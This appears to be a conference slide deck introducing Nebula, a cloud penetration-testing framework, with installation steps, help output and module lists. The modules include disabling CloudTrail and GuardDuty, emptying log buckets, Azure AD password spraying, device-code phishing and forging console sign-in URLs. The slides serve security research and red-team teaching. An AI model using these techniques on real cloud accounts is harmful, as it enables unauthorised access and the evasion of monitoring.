


Nebula - 3 years of kicking *aaS and taking usernames


Bleon Proko



```
(blackhat)()(Nebula) >>> use credentials gl4ssesbo1  
(blackhat)()(Nebula) >>> getuid
```

UserName: gl4ssesbo1

```
{  
    "UserName": "gl4ssesbo1",  
    "UserInfo": {  
        "UserName": "gl4ssesbo1",  
        "Name": "Bleon Proko",  
        "Description": "Cloud Security Researcher @ Permiso",  
        "Conferences": ["BlackHat [Europe | USA]", "Sector", "DEF CON",  
        "BSides [Tirana | Prishtina | Athens | Albuquerque]", "SANS [Europe |  
        Hollywood]"]  
        "Tools": [  
            {  
                "Name": "Nebula",  
                "Repo": "https://github.com/gl4ssesbo1/Nebula"  
            },  
            {  
                "Name": "YetiHunter",  
                "Repo": "https://github.com/Permiso-io-tools/YetiHunter"  
            },  
            {  
                "Name": "DetentionDodger",  
                "Repo": "https://github.com/Permiso-io-tools/DetentionDodger"  
            }  
        ]  
    }  
}
```




DISCLAIMER

- I tried all the scenarios here. If something fails for any reason, I'm sorry.
- Any bugs that I find here I will take a note of and fix

People who
Use hacking
tools



People who
Build hacking
tools





TEAM SERVER



CLIENT



TOOL ARCHITECTURE



INSTALLATION

Just build the container
for both teamserver and
client

```
$ docker build -t nebula-teamserver .
```

Then, just run it using docker:

```
$ docker run -it nebula-teamserver -dH <database host> -du <database user> -dp <database password> -dn
```

[REDACTED]

```
37 aws      0 gcp      4 azure      0 office365
0 docker    0 kubernetes 4 misc       11 azuread
4 digitalocean
```

```
60 modules   6 cleanup     0 detection
19 enum       5 exploit      2 persistence
1 listeners    0 lateral movement 7 detection bypass
7 privesc     10 reconnaissance 2 stager      0 postexploitation
1 misc
```

```
[*] Port is busy. Is a MongoDB instance running there? [y/N] y
[*] JWT Secret Key set to: '<secret value>'
[*] Database Server set to: '<db host>:<db port>'
[*] Database set to: '<db name>'
[*] Teamserver IP address is '<teamserver host>'
[*] User 'cosmonaut' was created!
[*] API Server set to: '<api host>:<api port>'
```

```
$ docker build -t nebula-client .
```

Then, just run it using docker:

```
$ docker run -it nebula-client -ah <api host> -p <teamserver password> -b
```

```
37 aws      0 gcp      4 azure      0 office365
0 docker    0 kubernetes 4 misc       13 azuread
4 digitalocean
```

```
62 modules   6 cleanup     0 detection
19 enum       5 exploit      2 persistence
1 listeners    0 lateral movement 7 detection bypass
7 privesc     10 reconnaissance 2 stager      0 postexploitation
1 misc       2 initialaccess  0 postexploitation
```

```
[*] Importing sessions found on ~/.aws
[*] No sessions found on ~/.aws
()()(Nebula) >>>
```


MODULES






37 aws	0 gcp	4 azure	0 office365
0 docker	0 kubernetes	4 misc	11 azuread
4 digitalocean			
<hr/>			
60 modules	6 cleanup	0 detection	
19 enum	5 exploit	2 persistence	
1 listeners	0 lateral movement	7 detection bypass	
7 privesc	10 reconnaissance	2 stager	0 postexploitation
1 misc			



Providers



Module Type



HELP

```
(())(Nebula) >>> help

Help Command:
-----
help                                     Description: Show help for all the commands
help credentials                         Show help for credentials
help module                             Show help for modules
help user-agent                         Show help for credentials
help shell                             Show help for shell connections
help info                               Show help for info commands
help user                                Show help for cosmonauts

Credential commands:
-----
set aws-credentials <cred name>        Insert credentials while providing the name as argument
set do-credentials <cred name>          Insert credentials while providing the name as argument
set azure-credentials <cred name>       Insert credentials while providing the name as argument
use credentials <cred name>             Use the credentials you want
show credentials                        Show all credentials
show current-creds                      Show credentials you are currently using
remove credentials                      Delete credentials
getuid                                  Get the username, arn, account ID from a set of credentials you have found.
getuid ssmrole                           Check if the SSM Instance Profile is using AmazonEC2RoleforSSM or AmazonSSMManagedInstanceCore

Module Commands:
-----
show modules                            List all the modules
use module <module>                   Use a module.
options                                 Show options of a module you have selected.
run                                     Run a module you have selected. Eg: 'run <module name>'
back                                    Unselect a module
set <option>                            Set option of a module. Need to have the module used first.
unset <option>                           Unset option of a module. Need to have the module used first.

User-Agent commands:
-----
set user-agent windows                  Set a windows client user agent
set user-agent linux                   Set a linux client user agent
set user-agent custom                 Set a custom client user agent
show user-agent                        Show the current user-agent
unset user-agent                       Use the user agent that boto3 produces

Shell commands:
-----
shell exit_particle_shell              Kill a connection
shell <command>                      Run a command on a system. You don't need " " on the command, just shell <command1> <command2>

User commands:
-----
create user <user>                   Create a new user to login to the teamserver
reset-password <user>                Reset the password of a current user
remove user <user>                  Delete a current user

Info commands:
-----
list_aws_iam_users                   List all the users enumerated before and stored on the database
get_aws_iam_user <user>              Get info on a single user provided
list_aws_s3_bucket <user>            List all buckets enumerated before
get_aws_s3_bucket <bucket>           Get info on one specific bucket
```

```
(test)(())(Nebula) >>> help module

Module Commands:
-----
show modules                            List all the modules
use module <module>                   Use a module.
options                                 Show options of a module you have selected.
run                                     Run a module you have selected. Eg: 'run <module name>'
back                                    Unselect a module
set <option>                            Set option of a module. Need to have the module used first.
unset <option>                           Unset option of a module. Need to have the module used first.
```

```
(test)(())(Nebula) >>> help credentials

Credential commands:
-----
set aws-credentials <cred name>        Insert credentials while providing the name as argument
set do-credentials <cred name>          Insert credentials while providing the name as argument
set azure-credentials <cred name>       Insert credentials while providing the name as argument
use credentials <cred name>             Use the credentials you want
show credentials                        Show all credentials
show current-creds                      Show credentials you are currently using
remove credentials                      Delete credentials
getuid                                  Get the username, arn, account ID from a set of credentials you have found.
enum_user_privs                         Get the Read Privileges of a set of Credentials
```

```
(test)(())(Nebula) >>> help user-agent
```

```
User-Agent commands:
-----
set user-agent windows                  Set a windows client user agent
set user-agent linux                   Set a linux client user agent
set user-agent custom                 Set a custom client user agent
show user-agent                        Show the current user-agent
unset user-agent                       Use the user agent that boto3 produces
```



COSMONAUT

```
()()()Nebula) >>> show cosmonauts
[*] Cosmonauts:
-----
> cosmonaut
-----
()()()Nebula) >>> create user gl4ssesbol
Password:
[*] User 'gl4ssesbol' Created.
()()()Nebula) >>> show cosmonauts
[*] Cosmonauts:
-----
> cosmonaut
> gl4ssesbol
-----
()()()Nebula) >>> reset-password gl4ssesbol
Password:
[*] User 'gl4ssesbol' Password's reseted.
()()()Nebula) >>>
```

Cosmonaut is the default user created when the teamserver is executed

```
()()()Nebula) >>> remove user gl4ssesbol
[*] User 'gl4ssesbol' Deleted.
()()()Nebula) >>> show cosmonauts
[*] Cosmonauts:
-----
> cosmonaut
-----
()()()Nebula) >>>
```



CLIENT PROMPT

Credential



Module



Particle



```
(nebulaadmin)(zZY4pqaZlX)(stager/aws_s3_c2_golang) >>>
```



CREDENTIALS

```
(())(Nebula) >>> set aws-credentials nebulauser
Access Key ID: AKIA4MTWLERB3KP6LC66
Secret Key ID: F9*****K
Region: us-east-1

Do you also have a session token?[y/N]
[*] Credentials set. Use 'show credentials' to check them.
[*] Current credential profile set to 'nebulauser'. Use 'show current-creds' to check them.
()()(Nebula) >>> show current-creds
-----
Profile: nebulauser
-----
provider: AWS
profile: nebulauser
access_key_id: AKIA4MTWLERB3KP6LC66
secret_key: F*****K
region: us-east-1

(nebulauser)()(Nebula) >>>
```

AWS

DigitalOcean

```
(nebulauser)()(Nebula) >>> set do-credentials testdo
Are credential Space S3 Credentials? [y/N] n
n
DigitalOcean Token: do_dklsandklsandklsamdlksadkldaskjdhsakhdjksahdjkashd
[*] Credentials set. Use 'show credentials' to check them.
[*] Current credential profile set to 'testdo'. Use 'show current-creds' to check them.
(nebulauser)()(Nebula) >>>
```



GETUID

```
userPrincipalName: testUser@djsagdhjsgadskadhjgsadhjaou.onmicrosoft.com
-----
{
    "@odata.context": "https://graph.microsoft.com/beta/$metadata#users/$entity",
    "accountEnabled": true,
    "ageGroup": null,
    "assignedLicenses": [],
    "assignedPlans": [],
    "authorizationInfo": {
        "certificateUserIds": []
    },
    "businessPhones": [],
    "city": null,
    "cloudRealtimeCommunicationInfo": {
        "isSipEnabled": null
    },
    "companyName": null,
    "consentProvidedForMinor": null,
    "country": null,
    "createdDateTime": "2023-10-20T18:29:51Z",
    "creationType": null,
    "deletedDateTime": null,
    "department": null,
    "deviceKeys": [],
    "displayName": "Test User",
    "employeeHireDate": null,
    "employeeId": null,
    "employeeLeaveDateTime": null,
```

Azure

AWS

```
Arn: arn:aws:iam::851725460547:user/admin
-----
{
    "Arn": "arn:aws:iam::851725460547:user/admin",
    "AttachedPolicies": [],
    "UserGroups": [
        {
            "Arn": "arn:aws:iam::851725460547:group/admin",
            "AttachedPolicies": [
                {
                    "Policy": {
                        "Arn": "arn:aws:iam::aws:policy/AdministratorAccess",
                        "AttachmentCount": 3,
                        "CreateDate": "Fri, 06 Feb 2015 18:39:46 GMT",
                        "DefaultVersionId": "v1",
                        "Description": "Provides full access to AWS services and resources.",
                        "IsAttachable": true,
                        "Path": "/",
                        "PermissionsBoundaryUsageCount": 0,
                        "PolicyId": "ANPAIWMBCKSKIEE64ZLYK",
                        "PolicyName": "AdministratorAccess",
                        "Tags": [],
                        "UpdateDate": "Fri, 06 Feb 2015 18:39:46 GMT"
                    }
                }
            ],
        }
    ],
}
```



MODULE LIST

Modules	Description
<code>cleanup/aws_guadduty_enable_detector</code>	Enables a GD Detector on a specific region.
<code>cleanup/aws_guadduty_enable_s3_source</code>	Reenabled Guard Duty Data Sources that has been disabled before
<code>cleanup/aws_guadduty_revert_finding_time</code>	Revert the detection time back to the original.
<code>cleanup/aws_s3_delete_bucket</code>	Gets the name of a bucket and deletes it. The bucket policy should allow it.
<code>cleanup/aws_iam_delete_login_profile</code>	Delete access of a user to the Management Console
<code>cleanup/aws_iam_delete_access_key</code>	Delete access key of a user by providing it.
<code>detectionbypass/aws_cloudtrail_stop_logging</code>	Stop a CloudTrail Trail on a specific Region.
<code>detectionbypass/aws_guadduty_update_ip_sets</code>	Disables a GD Detector on a specific region. Mind you, many security systems detect this behaviour.
<code>detectionbypass/aws_guadduty_increase_finding_time</code>	Changes the GD Time to either 1 or 6 hours, giving attackers time to work without detection. Mind you, many security systems detect this behaviour.
<code>detectionbypass/aws_s3_empty_log_bucket</code>	Empty the bucket where CloudTrail Logs are stored.
<code>detectionbypass/aws_cloudtrail_delete_trail</code>	Delete a CloudTrail Trail on a specific Region.
<code>detectionbypass/aws_guadduty_disable_s3_source</code>	Disables S3 as a data source for GD. Mind you, many security systems detect this behaviour.
<code>detectionbypass/aws_guadduty_disable_detector</code>	Disables a GD Detector on a specific region. Mind you, many security systems detect this behaviour.
<code>enum/digitalocean_space_enum_all</code>	Enumerate all Space using Space API
<code>enum/aws_s3_list_bucket_objects</code>	List the objects of a bucket

RUNNING MODULE

```
(test)()(exploit/aws_create_console_url) >>> options
Description:
-----
This module is based of aws_consoler from NetSPI. It will run STS:GetFederationToken to create a set of temporary credentials for the user and then try to create a console that allows access even if the user no login profile.

Author:
-----
blog: https://www.pepperclipp.com/
github: https://github.com/g14ssesbol
name: gl4ssesbol
twitter: https://twitter.com/gl4ssesbol

Needs Credentials: True

AWSCLI/AzureCLI Command:
-----
aws ssm send-command --document-name <Document Name> --instance-ids <instance ID> --profile <profile>
aws ssm get-command-invocation --command-id <command ID> --instance-id <instance ID> --profile <profile>

Calls:
-----
sts

Options:
-----
SERVICE: sts
Required: true
Description: The service that will be used to run the module. It cannot be changed.
DURATION: 3600
Required: false
Description: The duration, in seconds, that the session should last. Acceptable durations for a 129,600 seconds (36 hours), with 43,200 seconds (12 hours) as the default. Sessions obtained using Amazon Web Services Lambda functions have a maximum duration of 3,600 seconds (one hour). If the specified duration is longer than one hour, the session obtaine
NAME:
Required: false
Description: The name of the federated user. If not set, the script will run STS:GetCallerIdentity.
POLICY:
Required: false
Description: The policy document to attach to user. Put it as an one line string. If not provi
(test)()(exploit/aws_create_console_url) >>>
(test)()(exploit/aws_create_console_url) >>> use credentials adminUserHP
[*] Correct credential profile set to 'adminUserHP'. Use 'show current-creds' to check them.
(test)()(exploit/aws_create_console_url) >>> [
  {
    "URL": "https://signin.aws.amazon.com/federation?Action=login&Issuer=adminUser&Destination=https%3A%2F%2Fconsole.aws.amazon.com%2Fhome%3Fregion%3Dap-northeast-1&SigninToken=9r9Jjcrx2agavp-PnWItbvdvChrr1PQKXmE906PUwl_MwvgFA8dlJ756F6tpyJEJ9Vvigh6KDRNUj1lEBtXKef-oCDL4SFr80-Yf1x5MhFFEVbI0Wj1EgUEN1y29cjHjB-QeMGIk-wGdRTAxoxr072K6DKTRxfvTIBSLupGUUJ9RGK5hali-t0Z8pLDoqlhzVK2100gtS6quksSaBPUPQiz45wIgllcvPrV6YU5_L-fHlw4_92GIgmbmwpxQX1yboS6txjnChpIsbkXLvPhtfpnP7PkC@w2XNnJUfVWypDqjE0SG4T807WlbhZeg0hyFOpPSIDYhtYdFL4J_Ed20R3y7u_t7BMU_edE7WpvqlkLGnt_llZsJm6Up06iwbIxGhclv0oxDz6IEPbomey4Rz23LhpklWLZtqkYvG_zGy0tiooyp87uwmTta5ZG6zw8-uCaUliYckamraM_4kp7-0-gbGx7lJ7NIAP_nhuSu01a8nc9p-870hYbjueLy-b2kCc4B00nl2qIHE_MzWdsA267wv50DbnofNOQJCJM6Clvdbx8wEVF_yo1AY_jAvV00TAH5rAkh5a-qxLs0mInCt0j1PgXzqX0m5LY68FeTHU8GdtR-x8wu9nvuPmx2moSb2-q7MwkPSmg0uigZzaN2iVtfCSIC3BvGy7xqVDnwLXhNL99wzu019Nynd40px6EyPBLStJbK1VpxzLac9HERXuab2y1AEcMcZ10Au9nYXqYeZNe95s55YVpU_xQ88uwl0DCXzhamXxAsVsCs8Co1peK98Xc0Iasvz1YyVmuAs1f58pPn1kLJYJaglPdyrsHdxz7k8cd_MF_mAQUANkDZmlypGNfn1mGIJKMw_EuJgIV4R6e6fAFrM3mu3oWF0hxElk_mCt4k7vf05XNHP3gB2hLmx8kE10bYE0d061Iob2Hj3fXhC9M0MunAw@SS2wzraFGvNZPdoN8gyf0cJFvgTwzkzq-L5ScrP787NbcoTcVPGhn3_Ff4og1ek15GT1SvubdNl0u5lCrikQTZooGhQq4qShZWC0c_-P13-V48y7GcCBYb4A1W0m69Z1Y2GEkeyfuMo_rUgGhYxtCTDe2X47Mc3Qg-8Qyg6A3UF-PUKAej1Rt6uroSR3BvlIRy58YxF00Btav18otUSVHAzyyGUDklKwfbx85900880yE6nav88vQV5NELY5rBCHjqXo6rVE9CM4sNVhgCIEg-IFMoOfdXl6RstJLw8h5Tamm-sgxINM47dUJn0UFRgk3htcXmYVRZ0hYIYALoNSGbrqRafn2vtbJTNFJ09SE-X02yL9mzcmPezZhhCuq5Mca-2VR8p8DUDiYQ"
  }
]
```



RECONNAISSANCE

Modules	Description
reconnaissance/azuread_unauth_user_enum	
reconnaissance/azure_fuzz_aks_api_server	Gets the name of a basename or a list of basenames separated by comma (',') or a wordlist of the basename and bruteforces the name of the services by sending DNS Requests to them.
reconnaissance/misc_grayhatwarfare	Find open buckets on GrayHatWarfare. The buckets can be Azure, AWS or DigitalOcean buckets. You'll need an access token, so you'll need an account on GrayHatWarfare.
reconnaissance/misc_dns_fuzzing	Get a list of hosts and checks if they exist.
reconnaissance/digitalocean_space_bucket_name_fuzzer	Gets the name of a SPACE or a list of SPACES separated by comma (',') or a wordlist of the SPACE name and bruteforces the name of the SPACE by sending a request to <a href="https://<SPACENAME>.s3.<region>.amazonaws.com">https://<SPACENAME>.s3.<region>.amazonaws.com or if it's a website by querying <a href="http://<SPACENAME>.s3-<region>.amazonaws.com">http://<SPACENAME>.s3-<region>.amazonaws.com .
reconnaissance/azure_service_dns_fuzzer	Gets the name of a basename or a list of basenames separated by comma (',') or domain and country and generates the wordlist and bruteforces the name of the services by sending DNS Requests to them.
reconnaissance/aws_s3_bucket_name_fuzzer	Gets the name of a bucket or a list of buckets separated by comma (',') or a wordlist of the bucket name and bruteforces the name of the bucket by sending a request to <a href="https://<bucketname>.s3.<region>.amazonaws.com">https://<bucketname>.s3.<region>.amazonaws.com or if it's a website by querying <a href="http://<bucketname>.s3-<region>.amazonaws.com">http://<bucketname>.s3-<region>.amazonaws.com .
reconnaissance/azure_check_azure_usage	Check if federation is configured for a domain.
reconnaissance/misc_find_ip_category	Checks for subdomains of the domain by enumerating certificates from crt.sh
reconnaissance/misc_crtsh	Checks for subdomains of the domain by enumerating certificates from crt.sh

RECONNAISSANCE

- reconnaissance/misc_crtsh
- reconnaissance/misc_find_ip_category
- reconnaissance/azure_check_azure_usage
- reconnaissance/azuread_unauth_user_enum
- reconnaissance/azure_service_dns_fuzzer
- reconnaissance/azure_fuzz_aks_api_server
- reconnaissance/aws_s3_bucket_name_fuzzer
- reconnaissance/digitalocean_space_bucket_name_fuzzer
- reconnaissance/azure_fuzz_aks_api_server

INITIAL ACCESS

- initialaccess/azuread_device_code_phish
- initialaccess/azuread_password_spray
- initialaccess/aws_elasticbeanstalk_deploy_digitalocean_phishing_page

```
(test)()(privesc/aws_iam_attach_policy_terraform) >>> search initialaccess
```

Modules	Description
initialaccess/azuread_device_code_phish	
initialaccess/aws_elasticbeanstalk_deploy_digitalocean_phishing_page	Description of your Module
initialaccess/azuread_password_spray	

PASSWORD SPRAY

```
(test)(mlTr08z53l)(Nebula) >>> use module initialaccess/azuread_password_spray
(test)(mlTr08z53l)(initialaccess/azuread_password_spray) >>> options
Description:
-----
Author:
-----
    blog: https://www.pepperclipp.com/
    github: https://github.com/gl4ssesbol
    name: gl4ssesbol
    twitter: https://twitter.com/gl4ssesbol
Needs Credentials: False
-----
AWSCLI/AzureCLI Command:
-----
    No awscli command
Calls:
-----
Options:
-----
    SERVICE:      none
        Required: true
        Description: The service that will be used to run the module. It cannot be changed.
    EMAIL:        Required: false
        Description: The email of the user to test.
    PASSWORD:     Required: false
        Description: The password to test against the email/email list
    PASSWORD-WORDLIST:
        Required: false
        Description: A list of passwords to test against the email/email list
    VERBOSE:      true
        Required: true
        Description: Get the status of all the emails. If not, you will only have the correct ones
    WORDLIST:
        Required: false
        Description: A wordlist of emails
